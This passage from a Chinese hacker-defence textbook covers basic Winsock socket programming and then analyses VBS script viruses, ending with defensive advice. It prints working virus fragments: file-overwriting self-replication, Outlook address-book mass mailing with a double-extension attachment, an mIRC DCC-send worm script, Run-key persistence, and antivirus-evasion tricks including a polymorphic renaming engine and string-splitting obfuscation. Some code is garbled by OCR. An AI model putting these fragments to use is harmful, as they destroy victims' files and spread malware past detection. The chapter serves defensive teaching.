SOCKET socket( int af , int type , int protocol );
```

套接字是 Winsock 通信的核心，Winsock 通信的所有数据传输，都是通过套接字来完成的。

套接字包含了两个信息：一个是 IP 地址，一个是 Port 端口号，使用这两个信息就可以确定网络中的任何一个通信节点。

（3）调用 socket()接口函数创建一个套接字后，必须把套接字与需要进行通信的地址建立联系，一般通过绑定函数来实现这种联系：

```
int bind(SOCKET s , const struct sockaddr FAR* name , int namelen ) ;
struct sockaddr_in
{
```

```
    short           sin_family ;
    u_short         sin_prot ;
    struct in_addr  sin_addr ;
    char            sin_sero[8] ;
}
```

上述函数包含了需要建立连接的本地地址、IP 和端口信息。其中 sin_family 字段设为 AF_INET，用来告诉 Winsock 使用的是 IP 地址族；sin_prot 是用来通信的端口号；sin_addr 就是用来通信的 IP 地址信息。

（4）此时需要注意大头（big-endian）和小头（little-endian），因为不同的计算机处理数据时的方法是不同的。

例如，Intel 86 处理器上是用小头形式来表示多字节的编号，就是把低字节放在前面，把高字节放在后面。

而 Internet 标准却正好相反，必须把主机字节转换成网络字节的顺序，此时 Winsock API 提供了如下几个函数。

把主机字节转换成网络字节的函数：

```
u_long htonl( u_long hostlong );
u_short htons( u_short hostshort );
```

把网络字节转换成主机字节的函数：

```
u_long ntohl( u_long netlong ) ;
u_short ntohs( u_short netshort ) ;
```

设置 IP 地址和 port 端口时，必须把主机字节转换成网络字节后才能用 bind()函数来绑定套接字和地址。

（5）绑定完成之后，服务器端必须建立一个监听的队列来接收客户端的连接请求：

```
int listen( SOCKET s ,int backlog );
```

此函数可以把套接字转换监听模式，如果客户端有了连接请求，还必须使用如下函数：

```
int accept( SOCKET s , struct sockaddr FAR* addr , int FAR* addrlen );
```

来接受客户端的请求，这样就基本完成了一个服务器的建立。

而客户端建立的流程则是初始化 WinSock ，然后创建 socket 套接字，再使用“int connect(SOCKET s , const struct sockaddr FAR* name , int namelen);”函数来连接服务端。

这里以一个简单的创建服务器端和客户端实例进行讲述，具体代码如下所示。

（1）服务器端的创建：

```
WSADATA wsd ;
SOCKET sListen ;
SOCKET sclient ;
UINT port = 800 ;
int iAddrSize ;
struct sockaddr_in local , client ;
WSAStartup( 0x11 , &wsd );
sListen = socket ( AF_INET , SOCK_STREAM , IPPOTO_IP ) ;
local.sin_family = AF_INET ;
local.sin_addr = htonl( INADDR_ANY ) ;
local.sin_port = htons( port ) ;
bind( sListen , (struct sockaddr*)&local , sizeof( local ) ) ;
listen( sListen , 5 ) ;
sClient = accept( sListen , (struct sockaddr*)&client , &iAddrSize ) ;
```

（2）客户端的创建：

```
WSADATA wsd ;
SOCKET sClient ;
UINT port = 800 ;
char szIp[] = "127.0.0.1" ;
int iAddrSize ;
struct sockaddr_in server ;
WSAStartup( 0x11 , &wsd );
sClient = socket ( AF_INET , SOCK_STREAM , IPPOTO_IP ) ;
server.sin_family = AF_INET ;
server.sin_addr = inet_addr( szIp ) ;
server.sin_port = htons( port );
connect( sClient , (struct sockaddr*)&server , sizeof( server ) ) ;
```

（3）当服务器端和客户端建立连接后，无论是客户端，还是服务器端都可以使用“int send(SOCKET s , const char FAR* buf , int len , int flags);”和“int recv(SOCKET s , char FAR* buf , int len , int flags);”函数来接收和发送数据，因为 TCP 连接是双向的。

（4）当要关闭通信连接时，任何一方都可以调用“int shutdown(SOCKET s , int how) ;”函数来关闭套接字的指定功能。

（5）再调用“int closesocket(SOCKET s) ;”来关闭套接字句柄。这样一个通信过程就算完成了。



注意：在上面的代码中没有检查任何函数返回值，如果作为网络黑客编程，必须要检查任何一个 Winsock API 函数的调用结果，因为很多时候函数调用并不一定成功。

在上述函数中返回值类型为 int 的话，如果函数调用失败则返回的都是 SOCKET_ERROR。

14.4 小结

黑客防范编程是了解黑客技术和进一步提升防范水平的必经之路。本章通过对各类编程语言基础及 Windows 系统编程的介绍，读者可以更进一步地掌握防范黑客的技术。

第15章 VBS 脚本病毒解析

学习目标

通过本章的学习，使读者了解 VBS 脚本病毒的概念、传播途径以及获取权限的方法。在熟知其本质的基础上，对此病毒做出相应的防御措施，以便从根本上认清 VBS 脚本病毒入侵的原理，为更好地防范做好准备。

15.1 VBS 脚本病毒概念

VBS 病毒是用 VB Script 编写而成，它利用 Windows 系统的开放性特点，通过调用一些现成的 Windows 对象、组件，可以直接对文件系统、注册表等进行控制，实现的功能非常强大。

15.1.1 VBS 脚本病毒的特点

VBS 脚本病毒具有如下几个特点。

1. 编写简单

一个对病毒一无所知的初学者可以在很短的时间里编写出一个新型病毒。

2. 破坏力大

该病毒破坏力不仅表现在对用户系统文件及系统性能的破坏，还可以导致网络邮件服务器崩溃，网络发生严重阻塞。

3. 感染力强

由于脚本是直接解释执行，并且它不像 PE 病毒那样，需要做复杂的 PE 文件格式处理。这类病毒可以直接通过自我复制的方式感染其他同类文件，并且自我的异常恢复处理非常容易。

4. 传播范围大

此类病毒通过 htm 文档，电子附件或其他方式进行传播，传播速度很快。

5. 变种多

由于 VBS 病毒解释执行，其源代码可读性非常强，即使病毒源码经过加密处理，其源代码的获取还是比较简单。所以，此类病毒变种比较多，稍微改变一下病毒的结构，或者修改一下特征值，即可轻易实现变种。

6. 欺骗性强

为了更好地隐蔽自己，脚本病毒往往会采用各种用户不太注意的手段进行攻击。

15.1.2 VBS 脚本病毒的发展

由 VBS 脚本病毒的特点所决定，脚本病毒发展异常迅速，已成为新型病毒发展的趋势。

15.2 VBS 脚本病毒原理分析

VBS 脚本病毒一般直接通过自我复制来感染文件，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间。

15.2.1 感染、搜索文件剖析

这里以爱虫病毒的部分代码为例，进行分析此类病毒的感染和搜索原理。

（1）文件感染的部分关键代码如下所示：

```
Set fso=createobject("scripting.filesystemobject")
' 创建一个文件系统对象
set self=fso.opentextfile(wscript.scriptfullname,1)
' 读取打开的当前文件（即病毒本身）
vbscopy=self.readall
' 读取病毒全部代码到字符串变量 vbscopy……
set ap=fso.opentextfile(目标文件.path,2,true)
' 写入打开的目标文件，准备写入病毒代码
ap.write vbscopy
' 将病毒代码覆盖目标文件
ap.close
set cop=fso.getfile(目标文件.path)
' 得到目标文件路径
cop.copy(目标文件.path & ".vbs")
' 创建另外一个病毒文件（以.vbs 为后缀）
目标文件.delete(true)
' 删除目标文件
```

通过上述代码，可以看到首先将病毒自身代码赋给字符串变量 vbscopy，然后将此字符串覆盖写到目标文件，并创建一个以目标文件名为文件名前缀、vbs 为后缀的文件副本，最后删除目标文件。

（2）文件搜索关键部分的代码如下所示：

```
' 该函数主要用来寻找满足条件的文件，并生成对应文件的一个病毒副本
sub scan(folder_)
'scan 函数定义，
on error resume next
' 如果出现错误，直接跳过，防止弹出错误窗口
set folder_=fso.getfolder(folder_)
set files=folder_.files
' 当前目录的所有文件集合
for each file in filesext=fso.GetExtensionName(file)
' 获取文件后缀
```

```
ext=lcase(ext)
' 后缀名转换成小写字母
if ext="mp5" then
' 如果后缀名是mp5，则进行感染。
```

（3）建立相应后缀名的文件，一般为非正常后缀名，以免破坏正常程序。

```
Wscript.echo (file)
end if
next
set subfolders=folder_.subfolders
for each subfolder in subfolders
' 搜索其他目录；递归调用
scan( )
scan(subfolder)
next
end sub
```

上述的代码是VBS脚本病毒进行文件搜索的代码分析。搜索部分scan()函数虽然短小，却非常巧妙，采用了一个递归的算法遍历整个分区的目录和文件。

15.2.2 通过E-mail附件传播剖析

这是一种使用得非常普遍的传播方式，病毒可以通过各种方法获取合法的E-mail地址。下面具体分析一下VBS脚本病毒是如何得到E-mail地址的，关键代码如下所示：

```
Function mailBroadcast()
on error resume next
wscript.echo
Set outlookApp = CreateObject("Outlook.Application")
//创建一个OutLook应用的对象
If outlookApp= "Outlook" Then
Set mapiObj=outlookApp.GetNameSpace("MAPI")
//获取MAPI的名字空间
Set addrList= mapiObj.AddressLists
//获取地址表的个数
For Each addr In addrList
If   addr.AddressEntries.Count <> 0 Then
 addrEntCount = addr.AddressEntries.Count
//获取每个地址表的E-mail记录数
For addrEntIndex= 1 To addrEntCount
//遍历地址表的E-mail地址
Set item = outlookApp.CreateItem(0)
//获取一个邮件对象实例
Set addrEnt = addr.AddressEntries(addrEntIndex)
//获取具体E-mail地址
item.To = addrEnt.Address
//填入收信人地址
item.Subject = "病毒传播实验"
//写入邮件标题
item.Body = "这里是病毒邮件传播测试，收到此信请不要慌张！
"  //写入文件内容
Set attachMents=item.Attachments    //定义邮件附件
attachMents.Add fileSysObj.GetSpecialFolder(0)&"\test.jpg.vbs"
item.DeleteAfterSubmit = True
//信件提交后自动删除
If item.To <> "" Then
```

```
item.Send
//发送邮件
shellObj.regwrite "HKCU\software\Mailtest\mailed", "1"
//病毒标记，以免重复感染
End If
Next
End If
Next
End if
End Function
```

15.2.3 通过局域网共享传播剖析

局域网共享传播也是一种非常普遍并且有效的网络传播方式。为了局域网内工作方便，一般都会有共享目录，并且具有可写权限。病毒通过搜索这些共享目录，就可以将病毒代码传播到目录之中。

在 VBS 中，有一个对象可以实现网上邻居共享文件夹的搜索与文件操作，利用此对象就可以轻松达到传播的目的。

```
welcome_msg = "网络连接搜索测试"
Set WSHNetwork = WScript.CreateObject("WScript.Network")
' 创建一个网络对象
Set oPrinters = WshNetwork.EnumPrinterConnections
' 创建一个网络打印机连接列表
WScript.Echo "Network printer mappings:"
For i = 0 to oPrinters.Count - 1Step2
' 显示网络打印机连接情况
WScript.Echo "Port "&oPrinters.Item(i)
& " = " & oPrinters.Item(i+1)
Next
Set colDrives = WSHNetwork.EnumNetworkDrives
' 创建一个网络共享连接列表
If colDrives.Count = 0 Then
MsgBox "没有可列出的驱动器。",
vbInformation + vbOkOnly,welcome_msg
Else
strMsg = "当前网络驱动器连接: " &CRLF
Fori=0To colDrives.Count - 1 Step 2
strMsg = strMsg & Chr(13)&Chr(10)&colDrives(i)
& Chr(9)&colDrives(i+1)
Next
MsgBox strMsg, vbInformation + vbOkOnly,
welcome_msg'显示当前网络驱动器连接
End If
```

上述代码是用来查询当前打印机连接和网络共享连接，并将查询结果显示出来的完整脚本程序，为直接向目标驱动器读写文件做好了准备。

15.2.4 通过感染 htm、asp、jsp、php 等网页文件传播剖析

网络已日益普及，WWW 服务使用非常普遍，病毒通过感染 htm 等文件，将会导致所有访问过该网页的用户计算机感染病毒。病毒之所以能够在 htm 文件中发挥强大功能，采用了和绝大部分网页恶意代码相同的原理。

首先初始化 COM，在获取相应的组件对象后，病毒便可正确地使用 FSO、WSH 两个对象，并调用它们的强大功能。

关键代码如下所示：

```
Set AppleObject = document.applets("KJ_guest")
AppleObject.setCLSID("")
AppleObject.createInstance()
' 创建一个实例
Set WsShell AppleObject.GetObject()
AppleObject.setCLSID("")
AppleObject.createInstance()
' 创建一个实例
Set FSO = AppleObject.GetObject()
```

15.2.5 通过 IRC 聊天通道传播剖析

病毒通过 IRC 传播时，关键代码如下所示：

```
Dim mirc
set fso=CreateObject("Scripting.FileSystemObject")
set mirc=fso.CreateTextFile("C:\mirc\script.ini")
' 创建文件 script.ini
fso.CopyFile Wscript.ScriptFullName, "C:\mirc\attachment.vbs",
True
' 将病毒文件备份到 attachment.vbs
mirc.WriteLine "[script]"
mirc.WriteLine "n0=on 1:join:*.*:
{if($nick !=$me) /dcc send $nick C:\mirc\attachment.vbs }"
' 利用命令/ddc send $nick attachment.vbs 给通道中的其他用户传送病毒文件
mirc.Close
```

在上述代码中，Script.ini 中存放着用来控制 IRC 会话的命令，并且该命令是可以自动执行的。

15.3 VBS 脚本病毒获得控制权剖析

获得控制权是病毒或木马类软件的目的，而 VBS 获得控制权的方法有很多，并且十分简单。常用的有注册表修改、欺骗方式等。

1. 修改注册表项

Windows 在启动的时候，会自动加载：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 项下的各键值所指向的程序。脚本病毒在此项下加入一个键值指向病毒程序，即可保证每次计算机启时得到控制权。

VBS 修改注册表直接调用下面语句，即可轻松地实现对注册表的修改：

```
wsh.RegWrite(strName, anyvalue [,strType])
```

2. 欺骗

欺骗是网络常见的攻击方式，它利用用户的心理，使得用户在不知不觉中上当。

例如，病毒在发送附件时，采用双后缀的文件名，默认情况下，后缀并不显示，用户往

往只会看到表面的后缀，当打开附件时，病毒随机运行。

对于磁盘中的文件，病毒在感染时，将原有文件的文件名作为前缀，vbs 作为后缀产生一个病毒文件，并删除原来文件。此时用户就有可能将此 vbs 文件看作自己原来的文件运行。

3. desktop.ini 和 folder.htt 互相配合

这两个文件可以用来配置活动桌面，也可以用来自定义文件夹。如果用户的目录中含有这两个文件，当用户进入该目录时，就会触发 folder.htt 中的病毒代码。

15.4 VBS 脚本病毒对抗反病毒软件的几种方法剖析

杀毒软件每时每刻都在对病毒进行查杀，因此，病毒要生存，拥有对抗反病毒软件的能力是必须的。VBS 脚本病毒使用如下方式进行反病毒软件。

1. 自加密

例如，新欢乐时光病毒，它随机选取密钥对自己的部分代码进行加密变换，使得每次感染的病毒代码都不一样，实现多样化效果，从而躲避杀毒软件的查杀。

下面是一个简单的 VBS 脚本变形引擎，关键代码如下所示：

```
Randomize
Set Of = CreateObject("Scripting.FileSystemObject")
' 创建文件系统对象
vC = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall
' 读取自身代码
fS=Array("Of", "vC", "fS", "fSC")
' 定义一个即将被替换字符的数组
For fSC = 0 To 3
vC = Replace(vC, fS(fSC), Chr((Int(Rnd * 22) + 65))
 & Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65))
 & Chr((Int(Rnd * 22) + 65)))
' 取 4 个随机字符替换数组 fS 中的字符串
Next
Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vC
' 将替换后的代码写回文件
```

通过上述代码可知，VBS 文件在每次运行后，其 Of、vC、fS 和 SC 4 字符串都会用随机字符串来代替，实现对杀毒软件的躲避。

2. Execute 函数妙用

用过 VBS 程序的用户可能遇到过如下情况，当一个正常程序中用到了 FileSystemObject 对象时，一些反病毒软件对此程序进行扫描时会报告说此 VBS 文件具有高风险，但是有些 VBS 脚本病毒同样采用了 FileSystemObject 对象，却无任何警告。

这是因为这些病毒巧妙应用了 Execute 方法。一些杀毒软件检测 VBS 病毒时，会检查程序中是否声明使用了 FileSystemObject 对象，如果是，则会发出报警。如果病毒将此段声明代码转换为字符串，再通过 Execute(String)函数执行，就会躲过某些反病毒软件。

3. 对“对象的声明方法”改头换面

例如 fso=createobject("scripting.filesystemobject")的声明方法，可以将其改变为 fso=createobject

("script"＋"ing.filesyste"＋"mobject")，此时当病毒软件对此对象进行静态扫描时就不会发现filesystemobject对象，达到躲避一些杀毒软件的效果。

4．关闭反病毒软件

利用VBS脚本，可以直接在搜索用户进程时对进程名进行比较，若发现进程为反病毒软件进程，则直接对其进行关闭，并对其某些关键程序进行删除。

15.5 防范VBS脚本病毒

了解VBS的各项机理和功能后，下面再来了解如何对此类病毒进行防范，做到知其然并知其所以然。

15.5.1 “抽丝剥茧”提取加密病毒

对于没有加密的脚本病毒，可以直接从病毒样本中提取出来。但若对VBS病毒实施了加密，应该怎样提取呢？这里以新欢乐时光为例进行介绍。

（1）使用JediEdit打开folder.htt，此时可以发现此病毒文件共有93行，其中重要的部分文件为87行至91行，具体代码如下所示：

```
87: <script language=vbscript>
88: ExeString = "Afi FkSeboa)EqiiQbtq)S^pQbtq)AadobaPfdj)>mlibL^gb`p)
CPK...
89: Execute("Dim KeyArr(3),ThisText"&vbCrLf&"KeyArr(0)
 = 3"&vbCrLf&"KeyArr(1) = 3"&vbCrLf&"KeyArr(2) =
3"&vbCrLf&"KeyArr(3) = 4"&vbCrLf&"For i=1
To Len(ExeString)"&vbCrLf&"TempNum =
 Asc(Mid(ExeString,i,1))"&vbCrLf&"If TempNum =
18 Then"&vbCrLf&"TempNum =
34"&vbCrLf&"End If"&vbCrLf&"TempChar =
Chr(TempNum + KeyArr(i Mod 4))"&vbCrLf&"If TempChar =
Chr(28) Then"&vbCrLf&"TempChar =
vbCr"&vbCrLf&"ElseIf TempChar =
Chr(29) Then"&vbCrLf&"TempChar =
vbLf"&vbCrLf&"End If"&vbCrLf&"ThisText =
ThisText & TempChar"&vbCrLf&"Next")
90: Execute(ThisText)
91: </script>
```

由上述代码可知88行是一个字符串的赋值，并且是被加密过的病毒代码。再通过89行最后的一段代码ThisText = ThisText & TempChar，可以猜到ThisText里放的是病毒解密代码。最后第90行执行刚才ThisText中的经过解密处理后的代码。

（2）知道其所在位置，只需在病毒代码解密之后，将ThisText中的内容输出到一个文本文件就可以解决了。

（3）新建一个.txt文件，复制第88和89两行到新建的txt文件中。然后在下一行输入创建的文件并将ThisText写入文件VBS代码。

整个文件代码如下所示：

```
ExeString = "Afi...'  第88行代码
Execute("Dim KeyAr...'  第89行代码
set fso=createobject("scripting.filesystemobject")
' 创建一个系统文件对象
set virusfile=fso.createtextfile("resource.log",true)
' 创建新文件 resource.log，用来存放解密后的病毒代码
virusfile.writeline(ThisText)
' 将解密后的代码写入 resou rce.log
```

保存文件，将文件后缀名 txt 更变为 vbs，双击即可发现在该文件目录下生成了 resource.log 文件，打开此文件即可看到“新欢乐时光”的源代码。

15.5.2 寻找 VBS 病毒弱点

VBS 脚本病毒由于编写的局限，其运行需要一定的条件，所以 VBS 脚本病毒一般具有如下弱点：

- 大多 VBS 脚本病毒运行时需要运用 FileSystemObject 对象；
- 所有的 VBScript 代码都通过 Windows Script Host 来执行；
- 通过关联程序 Wscript.exe 的支持才能实现 VBS 脚本病毒的运行；
- ActiveX 的支持是 VBS 病毒网页传播的基础。

15.5.3 将 VBS 脚本病毒拒之“千里之外”

知道了 VBS 脚本病毒的原理和弱点后，可以实施相应的策略实现对此病毒进行防御。可以使用如下方法进行防御。

（1）禁用 FileSystemObject。利用 regsvr32 scrrun.dll /u 命令可以禁止文件系统对象 FileSystemObject，其中 regsvr32 是 Windows\System 下的可执行文件。也可以直接查找 scrrun.dll 文件，将其更名或删除。

（2）卸载 Windows Scripting Host。在 Windows 98 及 Windows NT 4.0 以上版本中，依次执行“控制面板”→“添加/删除程序”→“Windows 安装程序”→“附件”命令，取消“Windows Scripting Host”项即可。

还可以展开注册表到 HKEY_CLASSES_ROOT\CLSID\下，找到一个相应主键的项，禁止即可。

（3）通过设置浏览器禁止 VBS 网络蠕虫病毒。打开浏览器，依次执行“工具”→“Internet 选项”命令项，打开如图 15-1 所示的对话框。

切换到“安全”选项卡，单击“自定义级别”按钮，如图 15-2 所示。打开如图 15-3 所示的对话框。把“ActiveX 控件和插件”中的所有项设置为禁用即可实现对 VBS 网络蠕虫病毒的防范。

（4）显示已知类型的文件扩展名。由于蠕虫病毒大多利用文件扩展名进行攻击，因此不要隐藏系统中已知文件类型的扩展名。打开“我的电脑”，依次执行“工具”→“文件夹选项”命令项，在打开的对话框中切换到“查看”选项卡，如图 15-4 所示。取消“隐藏




图 15-1 “Internet 选项”对话框

已知文件类型的扩展名”项即可。

（5）设置网络连接安全级别。依次执行“工具”→“Internet 选项”命令项，在打开的对话框中切换到“安全”选项卡，单击“自定义级别”按钮，在打开的如图 15-5 所示的对话框中，将安全级别定在中级以上。



图 15-2 “安全”对话框




图 15-3 “安全设置”对话框




图 15-4 “文件夹选项”对话框




图 15-5 “安全设置”对话框

（6）安装必要的杀毒软件和辅助工具是必需的，这有助于病毒的防范和检测。

15.6 小结

VBS 脚本病毒是用户经常遇到的。通过本章的学习，读者可以一窥 VBS 脚本病毒全貌，知道其原理后，我们给出了许多防范和查杀的方法，读者可以有针对性地做出相应的防范措施，从而达到远离 VBS 脚本病毒的目的。

[General Information]
书名=黑客攻防入门与提高
作者=陈芳，秦连清，肖霞编著
页数=220
SS号=12189657
出版日期=2009.04